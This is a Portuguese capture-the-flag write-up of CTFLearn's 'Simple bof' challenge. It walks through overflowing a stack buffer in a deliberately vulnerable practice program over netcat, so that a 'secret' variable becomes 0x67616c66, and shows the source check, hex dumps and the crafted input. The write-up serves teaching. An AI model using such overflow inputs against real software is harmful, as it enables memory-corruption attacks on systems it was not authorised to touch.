



CAPTURE THE FLAG – SIMPLE BoF

Autor: ETR00M

Github: <https://github.com/ETR00M/>


Linkedin: <https://www.linkedin.com/in/ls-anderson/>

Link da Challenge: <https://ctflearn.com/challenge/1010>


Nível: fácil (+);

Categoria: *Binary*;

Tag: hexadecimal, comandos Linux (vi, nc), linguagem de programação (if, variável), Buffer Overflow, pensamento linear.



Neste desafio do **CTFLearn** precisaremos efetuar o Buffer Overflow em um software e com isso manipularemos os caracteres armazenados para recuperar a *flag* do desafio, o autor desta *challenge* disponibilizou tanto o código fonte que iremos analisar quanto a URL que hospeda a aplicação a ser acessada via *netcat*.





Ao efetuar o download do arquivo fornecido, primeiramente verificaremos suas propriedades e em seguida acessaremos a URL informada na porta informada na descrição do desafio, caso você não tenha conhecimento prévio dos assuntos: hexadecimal, O que é Buffer over Flow, linguagem de programação (básico), recomendo o estudo dos materiais a seguir antes de seguir com o *writeup*:

Dicas de materiais para estudo:

- https://www.youtube.com/watch?v=gIXiFhEA-Qw&ab_channel=CursoemV%C3%ADdeo
- <https://www.ibm.com/docs/pt-br/aix/7.3?topic=adapters-ascii-decimal-hexadecimal-octal-binary-conversion-table>
- https://www.youtube.com/watch?v=IN9EI090uLc&ab_channel=MenteBin%C3%A1ria
- https://www.youtube.com/watch?v=LYyseHh43vU&ab_channel=MenteBin%C3%A1ria
- https://www.youtube.com/watch?v=MB3lscs5C7E&ab_channel=GuiaAn%C3%B4nima

Comando: **file bof.c**

```
(kali㉿kali)-[~/Downloads]
$ ls -la
total 12
drwxr-xr-x  2 kali kali 4096 Mar 20 19:17 .
drwx----- 25 kali kali 4096 Mar 20 19:17 ..
-rw-r--r--  1 kali kali 1375 Mar 20 19:17 bof.c

(kali㉿kali)-[~/Downloads]
$ file bof.c
bof.c: C source, ASCII text
```



Comando: `nc thekidofarcrania.com 35235`

```
(kali㉿kali)-[~]  
$ nc thekidofarcrania.com 35235  
  
Legend: buff MODIFIED padding MODIFIED  
notsecret MODIFIED secret MODIFIED CORRECT secret  
0xff8bcb08 | 00 00 00 00 00 00 00 00 |  
0xff8bcb10 | 00 00 00 00 00 00 00 00 |  
0xff8bcb18 | 00 00 00 00 00 00 00 00 |  
0xff8bcb20 | 00 00 00 00 00 00 00 00 |  
0xff8bcb28 | ff ff ff ff ff ff ff ff |  
0xff8bcb30 | ff ff ff ff ff ff ff ff |  
0xff8bcb38 | ef be ad de 00 ff ff ff |  
0xff8bcb40 | c0 e5 f0 f7 84 1f 65 56 |  
0xff8bcb48 | 58 cb 8b ff 11 fb 64 56 |  
0xff8bcb50 | 70 cb 8b ff 00 00 00 00 |  
  
Input some text: 
```

Ao acessar a aplicação via *netcat* identificamos que o programa solicita uma entrada de texto ao usuário e armazena esse texto em hexadecimal em endereços específicos apresentados visualmente pelo sistema.

Ao entrar com a string “**ETR00M**” veremos que os espaços de endereços são preenchidos com o valor correspondente em hexadecimal, neste caso: **45 57 52 30 30 4D**. Logo em seguida, o software nos dá uma mensagem informando que “talvez não tenhamos inserido uma quantidade suficiente de texto para sobrecarregar o programa”.



```
(kali㉿kali)-[~]
$ nc thekidofarcnania.com 35235

Legend: buff MODIFIED padding MODIFIED
notsecret MODIFIED secret MODIFIED CORRECT secret
0xff8bcb08 | 00 00 00 00 00 00 00 00 |
0xff8bcb10 | 00 00 00 00 00 00 00 00 |
0xff8bcb18 | 00 00 00 00 00 00 00 00 |
0xff8bcb20 | 00 00 00 00 00 00 00 00 |
0xff8bcb28 | ff ff ff ff ff ff ff ff |
0xff8bcb30 | ff ff ff ff ff ff ff ff |
0xff8bcb38 | ef be ad de 00 ff ff ff |
0xff8bcb40 | c0 e5 f0 f7 84 1f 65 56 |
0xff8bcb48 | 58 cb 8b ff 11 fb 64 56 |
0xff8bcb50 | 70 cb 8b ff 00 00 00 00 |

Input some text: ETR00M

Legend: buff MODIFIED padding MODIFIED
notsecret MODIFIED secret MODIFIED CORRECT secret
0xff8bcb08 | 45 54 52 30 30 4d 00 00 |
0xff8bcb10 | 00 00 00 00 00 00 00 00 |
0xff8bcb18 | 00 00 00 00 00 00 00 00 |
0xff8bcb20 | 00 00 00 00 00 00 00 00 |
0xff8bcb28 | ff ff ff ff ff ff ff ff |
0xff8bcb30 | ff ff ff ff ff ff ff ff |
0xff8bcb38 | ef be ad de 00 ff ff ff |
0xff8bcb40 | c0 e5 f0 f7 84 1f 65 56 |
0xff8bcb48 | 58 cb 8b ff 11 fb 64 56 |
0xff8bcb50 | 70 cb 8b ff 00 00 00 00 |

Maybe you haven't overflowed enough characters? Try again?
```

Agora que identificamos o comportamento básico da aplicação em tempo de execução, iremos analisar seu código fonte, a partir dele podemos verificar que o valor da *flag* nos será retornado ao atendermos a condição verdadeira da estrutura de decisão principal, em que o valor da variável **secret** seja igual a **67 61 6C 66**:



Comando: **vi bof.c**

```
// Check if secret has changed.
if (secret == 0x67616c66) {
    puts("You did it! Congratulations!");
    print_flag(); // Print out the flag. You deserve it.
    return;
} else if (notsecret != 0xffffffff) {
    puts("Uhhh... maybe you overflowed too much. Try deleting a few characters.");
} else if (secret != 0xdeadbeef) {
    puts("Wow you overflowed the secret value! Now try controlling the value of it!");
} else {
    puts("Maybe you haven't overflowed enough characters? Try again?");
}

exit(0);
```

No teste que fizemos, a string “*ETROOM*” não atendeu a nenhuma das condições verdadeiras, ou seja:

1. A variável **secret** não era igual a **64 61 6C 66**;
2. A variável **notsecret** não era diferente de **FF FF FF 00**;
3. A variável **secret** não alterou seu valor inicial (**DE AD BE EF**).

É importante notar que os valores hexadecimais são apresentados de traz para frente no sistema, sendo assim, o valor da variável **secret** que identificamos no código fonte sendo: **DE AD BE EF** é mostrado ao inverso durante a execução (**EF BE AD DE**).

Legend: buff MODIFIED nadding MODIFIED									
notsecret MODIFIED		secret MODIFIED		CORRECT secret					
0xff8bcb08	45 54 52 30 30 4d 00 00								
0xff8bcb10	00 00 00 00 00 00 00 00								
0xff8bcb18	00 00 00 00 00 00 00 00								
0xff8bcb20	00 00 00 00 00 00 00 00								
0xff8bcb28	ff ff ff ff ff ff ff ff								
0xff8bcb30	ff ff ff ff ff ff ff ff								
0xff8bcb38	ef be ad de 00 ff ff ff								
0xff8bcb40	c0 e5 10 17 84 1f 65 56								
0xff8bcb48	58 cb 8b ff 11 fb 64 56								
0xff8bcb50	70 cb 8b ff 00 00 00 00								

Conforme já sabemos o valor da variável **secret** precisa ser igual a **67 61 6C 66** para que o sistema nos indique a *flag* para cumprir o desafio, portanto iremos decodificar os caracteres de hexadecimal para ASCII, assim identificando qual a *string* que programa está esperando como entrada: (<https://www.rapidtables.com/convert/number/hex-to-ascii.html>)



From

To

Hexadecimal

Text

Open File

Paste hex numbers or drop file

67616c66

Character encoding

ASCII

Convert

Reset

Swap

galf

Como vimos anteriormente, o hexadecimal no código fonte é apresentado na ordem inversa durante a execução do programa, sendo assim, o contrário do texto decodificado (**galf**) será utilizado no programa, ou seja, utilizaremos o texto (**flag**) quando precisarmos modificar o valor correspondente a variável **secret**.

Você pode utilizar qualquer outra *string* até chegar ao valor da variável **secret**, porém eu decidi apenas repetir diversas vezes o texto “galf” e ao chegar no valor da variável que queremos modificar inserir o texto correto “*flag*”.



```
Input some text: galfgalfgalfgalfgalfgalfgalfgalfgalfgal flag
Legend: buff MODIFIED padding MODIFIED
notsecret MODIFIED secret MODIFIED CORRECT secret
0xffe694b8 | 67 61 6c 66 67 61 6c 66 |
0xffe694c0 | 67 61 6c 66 67 61 6c 66 |
0xffe694c8 | 67 61 6c 66 67 61 6c 66 |
0xffe694d0 | 67 61 6c 66 67 61 6c 66 |
0xffe694d8 | 67 61 6c 66 67 61 6c 66 |
0xffe694e0 | 67 61 6c 66 67 61 6c 66 |
0xffe694e8 | 66 6c 61 67 00 ff ff ff |
0xffe694f0 | c0 65 f8 f7 84 ff 55 56 |
0xffe694f8 | 08 95 e6 ff 11 db 55 56 |
0xffe69500 | 20 95 e6 ff 00 00 00 00 |

You did it! Congratuations!
```

Após conseguir com sucesso aplicar o Buffer Overflow na aplicação, teremos como retorno a *flag* que será submetida a plataforma do **CTFLearn** para completar a *challenge*:

CTFLearn

Learn Challenges

Simple bof ✓

10 points Easy

Want to learn the hacker's secret? Try to smash this buffer!

You need guidance? Look no further than to [Mr. Liveoverflow](#). He puts out nice videos you should look if you haven't already

```
nc thekidofarcrania.com 35235
```

bof.c

Flag

Solved

Binary · thekidofarcrania 3006 solves